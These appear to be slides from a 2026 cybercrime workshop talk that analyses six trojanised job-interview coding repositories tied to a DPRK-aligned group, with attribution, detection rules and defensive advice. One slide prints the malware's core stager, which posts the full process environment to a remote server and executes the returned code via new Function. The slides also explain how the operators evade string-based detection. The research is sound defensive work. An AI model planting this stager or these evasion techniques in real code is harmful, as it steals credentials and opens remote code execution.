IWCC · 15th International Workshop on Cyber Crime · ARES 2026

From Fake Job Offer to Full Environment Compromise

Anatomy of the Contagious Interview Campaign

Amir Rahmati[1] Abisheka Pitumpe[1] Amirhossein Khanlari[1] · Jan Podleski[2] · **Piotr Dziubecki[2]** · Devendran Muthukumaramani[3]

[1] Stony Brook University, USA [2] Defdone, Poland [3] Kochain Technologies, India

Real users are already searching for these threats

Organic Google Search queries that led visitors to RTIdx's case search, sized by impression share



Search Console data, deduplicated (“acn verse” / “acn-verse” merged); 9 of 12 recorded queries shown.

A job interview is now a delivery mechanism for malware







WHERE THIS FITS

Job-scam research is maturing — but stops at the registry line

Vasek & Moore '19 / Li et al. '23 — *Web / social-media based*

Bitcoin Ponzi schemes & crypto giveaway scams

Nahapetyan et al. '24 — *Messaging infrastructure*

68K SMS phishing messages & infrastructure

Pitumpe & Rahmati '26 (Anansi) — *Conversation & wallet layer*

29K scammer messages, 1,900+ LLM-driven engagements, $12M+ traced

Muzammil et al. '25 — *Web infrastructure*

43K cryptocurrency investment scam domains

THE OPEN GAP

Prior work stops at the point a scam website or wallet is identified. None of it opens the payload developers are asked to run as a "coding test."

This paper opens the private-repository sub-vector: six trojanised interview assignments, compared side by side.

THE LURE

One conversation, one repo link, one compromised workstation



The full five-stage technical kill chain that fires at Step 4 is detailed later in this talk.

DATASET

Six trojanised repositories, independently reported

All six were submitted to RTIdx between March–April 2026 by distinct external reporters, each in the context of an apparent recruitment dialogue — conversation log, recruiter profile, and repo URL captured via a structured intake schema.

Repository	Cover story	Primary C2
DLabs-Platform-MVP2	Web3 poker / staking	ip-checking-notification-j2
Japanese-Royal	“Pulsar Dashboard” admin panel	ipcheck-royal
OnyxVerse	AI gaming ecosystem	ipcheck-royal
AmonixPlay	Decentralised gaming	ipcheck-six (+5 rotated)
WC-Fantasy	World Cup 2026 NFT prediction	locate-my-ip
DeFi-Estate	Property tokenisation DeFi	locate-my-ip

6 / 6

flagged at or above high risk verdict by RTIdx's static scanner

50+

detection patterns across 4 severity tiers

3 axes

compared manually: code lineage, C2 evolution, operator fingerprints

METHOD

Rule-based static analysis — no code execution

Each repository is inspected — source, config, dependency manifests, and git history — against 50+ patterns in four severity tiers:

- **MALICIOUS**
- **HIGH RISK**
- **SUSPICIOUS**
- **LOW**

Weighted score sum → verdict: 0–20 low_risk · 21–50 suspicious · 51-80 high_risk · 81+ malicious

+ MANUAL CROSS-REPOSITORY REVIEW

1 · Code lineage

2 · C2 evolution

3 · Operator fingerprints

Mapped throughout to MITRE ATT&CK v15 and the G1052 attribution corpus.

CORE FINDING

A single five-stage kill chain, invariant across all six samples

Stages 1–3 are invariant in code. Stage 4 is invariant in capability, but its surface form varies between clades (see next).

THE SIGNATURE PRIMITIVE

One construction, no legitimate use case

app.js — invariant in 6 / 6 samples

```
const verify = (api) =>
  axios.post(api, { ...process.env }, {
    headers: { "x-secret-header": "secret" }
  });

const executor = new Function("require", response.data);
executor(require);
```

WHY THIS PAIR

- The spread captures the entire environment in one call — AWS keys, Stripe secrets, RPC credentials, wallet seeds — no extra imports needed.
- new Function() is preferred over eval(): functionally equivalent, but far less consistently flagged by string-matching rules.
- Injecting require grants the constructed code unrestricted access to child_process, fs, net, os.
- Treated in the paper as the single highest-confidence indicator in the detection ruleset.

CROSS-REPOSITORY COMPARISON

Three invariants, two clades, one evolving toolkit

THE CAMPAIGN SIGNATURE — present in 6 / 6 samples

`Dynamic-function RCE + process.env exfiltration + Vercel-hosted C2`

Clade A — DLabs, Japanese-Royal, OnyxVerse, AmonixPlay

- new Function() as the RCE primitive
- isMatch = true auth-bypass backdoor
- “GGLab API Documents” marker string
- loadEnv.js configuration loader
- atob() base64 decoder

Clade B — WC-Fantasy, DeFi-Estate

- Function.constructor (evades new Function match)
- No isMatch backdoor, no GGLab marker
- wagmi wallet family, not raw window.ethereum
- Buffer.from() decoder (DeFi-Estate)
- Adds smart-contract “rug-pull” capability

Read as a deliberate re-templating of the malware framework — plausibly a response to detection-rule pressure on clade A's distinctive markers.

INFRASTRUCTURE

Free-tier serverless hosting, rotated on a live operational tempo

All C2 endpoints — 6 / 6 samples — hosted on Vercel's free tier

Legitimate SSL, global CDN, zero cost, deploy/teardown in seconds. Indistinguishable at the network layer from any other Vercel-hosted app.

3 C2 domain clusters observed:

A — DLabs original

B — Japanese-Royal / OnyxVerse (shared)

C — WC-Fantasy / DeFi-Estate (shared, clade B)

C2 ROTATION — AMONIXPLAY, SEP–DEC 2025

2025-09-14	*coin*	astrahub.vercel.app
2025-09-16	*coin*	rgg-vercel.vercel.app
2025-11-05	*Mann-004*	test-g-acs.vercel.app
2025-11-15	*lxin6793-dot*	ipcheck-six.vercel.app
2025-11-30	*aaronhirotobm-lgtm*	ip-checking-notification-pic.vercel.app
2025-12-21	*Cherik*	ake-test.vercel.app

4 contributor aliases on a single repo — VladimirSimic2024 and sparkdev0917 share one commit email, a recognised OPSEC failure mode.

SOCIAL ENGINEERING

One malware framework, six different developer personas

A single static framework is amortised across distinct lures, each tuned to a different developer profile.

DLabs

“SpaceXView MetaVerse”

Web3 poker & staking, Socket.IO multiplayer

OnyxVerse

“Solidus AITech”

AI gaming ecosystem, badges & contributor guide

AmonixPlay

Forked P2P poker project

273 of 321 commits are genuine — real game logic as cover

Japanese-Royal

“Pulsar Dashboard”

Only non-crypto skin — a plain Next.js admin panel

WC-Fantasy

World Cup 2026 NFT game

Chainlink VRF + RainbowKit, riding tournament hype

DeFi-Estate

Property-tokenisation DeFi

Largest secondary surface — card/bank endpoints, rug-pull contract

ATTRIBUTION

Consistent with G1052 — with three notable divergences

G1052 = Famous Chollima / DeceptiveDevelopment / Tenacious Pungsan / DEV#POPPER — DPRK-aligned with high confidence.

ALIGNMENTS

- ✓ Recruitment-channel lure via professional networks
- ✓ npm-ecosystem delivery + process.env exfiltration
- ✓ Vercel free-tier serverless C2
- ✓ Dynamically constructed JS executor (BeaverTail-style stager)
- ✓ Multi-alias contributors sharing one email (OPSEC failure)

DIVERGENCES

- ✗ Private-repository delivery, not published npm typosquats
- ✗ Second-stage payload not confirmed as BeaverTail (static-only analysis, C2 never contacted)
- ✗ Clade B's smart-contract / wallet-harvesting components aren't characteristic of prior BeaverTail reporting

DETECTION ENGINEERING

Two behavioural signal pairs beat string matching

The clade A → B transition is a textbook evolution against string-based rules: marker string dropped, new Function → Function.constructor, atob → Buffer.from.

1

Dynamic-fn RCE + env exfil in one call graph

`new Function()/eval()` receiving an HTTP response body as source, in the same call graph as `process.env` sent via HTTP POST.

Robust to atob/Buffer.from and new Function/Function.constructor substitution

2

Lifecycle hook + auth-themed base64 URL

`prepare/postinstall` starting a long-running server, alongside a base64 URL under an authentication-themed variable name.

Cheaper to evaluate at install time — suited to a pre-install IDE warning

What developers, organisations, and the community can do now

For developers

- Disposable VM for untrusted repos
- --ignore-scripts on first look
- committed .env = red flag
- grep new Function/eval/atob

For organisations

- recruitment-sandbox policy
- Brief recruiting + engineering that coding tests can be weaponised
- CI/CD scan for hooks + dynamic exec + env-bearing HTTP
- monitor workstation egress

For the community

- Share IOCs
- Prioritise behavioural over string-based heuristics
- Engage hosting providers for takedown

A CLI to check before you run

A terminal-first way to check a suspicious repo before you run it — built on the same detection pipeline as rtidx.com

```
$ npm install -g @rtidx/cli
 added 1 package in 281ms

$ rtidx login
Code: 6BWS-XEXQ
Visit: https://www.rtidx.com/cli
Waiting for approval in the browser...
Signed in.

$ rtidx check https://github.com/octocat/Hello-World --context self
Submitted https://github.com/octocat/Hello-World. Waiting for the scan to
finish...
○ LOW RISK  github.com/octocat/Hello-World
  848bd6e · 4s · 1 files · 25 Aug 2026, 12:40
  Report submitted: 848bd6e
```

✓ **Login — device-authorization flow**
No typed codes, no long-lived secrets in shell history

✓ **Token management — settings page**
Create, list, and revoke access from the dashboard

✓ **NPM Package is live @rtidx/cli**
NPM Package is published and live

✓ **rtidx check <repo url> --context persona**
Reuses the same scan pipeline that powers rtidx.com

BEYOND THIS TALK

Where this research could plug in next

Directions raised in early conversations with prospective partners — none committed yet, all still being scoped

Signal exchange

Cross-reference recruiter domains and hosting infrastructure against broader threat-intel feeds in real time, deepening verdicts without building that infrastructure alone.

Joint research

Extend this line of work with other research groups — combining infrastructure-level data with the message- and wallet-level analysis shown here today.

Category recognition

Establish recruitment and hiring fraud as its own tracked category within existing industry reputation and abuse-reporting systems, rather than folding it into generic phishing.

Community participation

Deeper involvement in the broader anti-scam research community — shared indicators, co-authored content, and visibility beyond a single platform.

Brand-impersonation reporting

A pathway for flagging impersonated employers to the brands being spoofed, routed through a trusted intermediary rather than direct contact — evidence threshold and disclosure protocol still to be designed.

CONCLUSION

The private-repository sub-vector belongs to G1052's documented attack surface

- Six independently-submitted repos share one framework: dynamic-fn RCE + env exfiltration + Vercel C2.
- Two clades show active evasion of string-based rules — behavioural detection is the durable path.
- Git history exposes operational tempo: multi-alias C2 rotation, shared commit emails.
- TTP alignment with G1052, plus divergences that extend its documented attack surface.

SELECTED IOCs (full list in paper appendix)

C2 clusters: ipcheck-royal · ipcheck-six · locate-my-ip (all *.vercel.app)
Markers: "GGLab API Documents" · isMatch = true · x-secret-header
Wallet: 0x776cF4AE3c6eead1349e5Cde7399aE1e37AFbA7c

Read our paper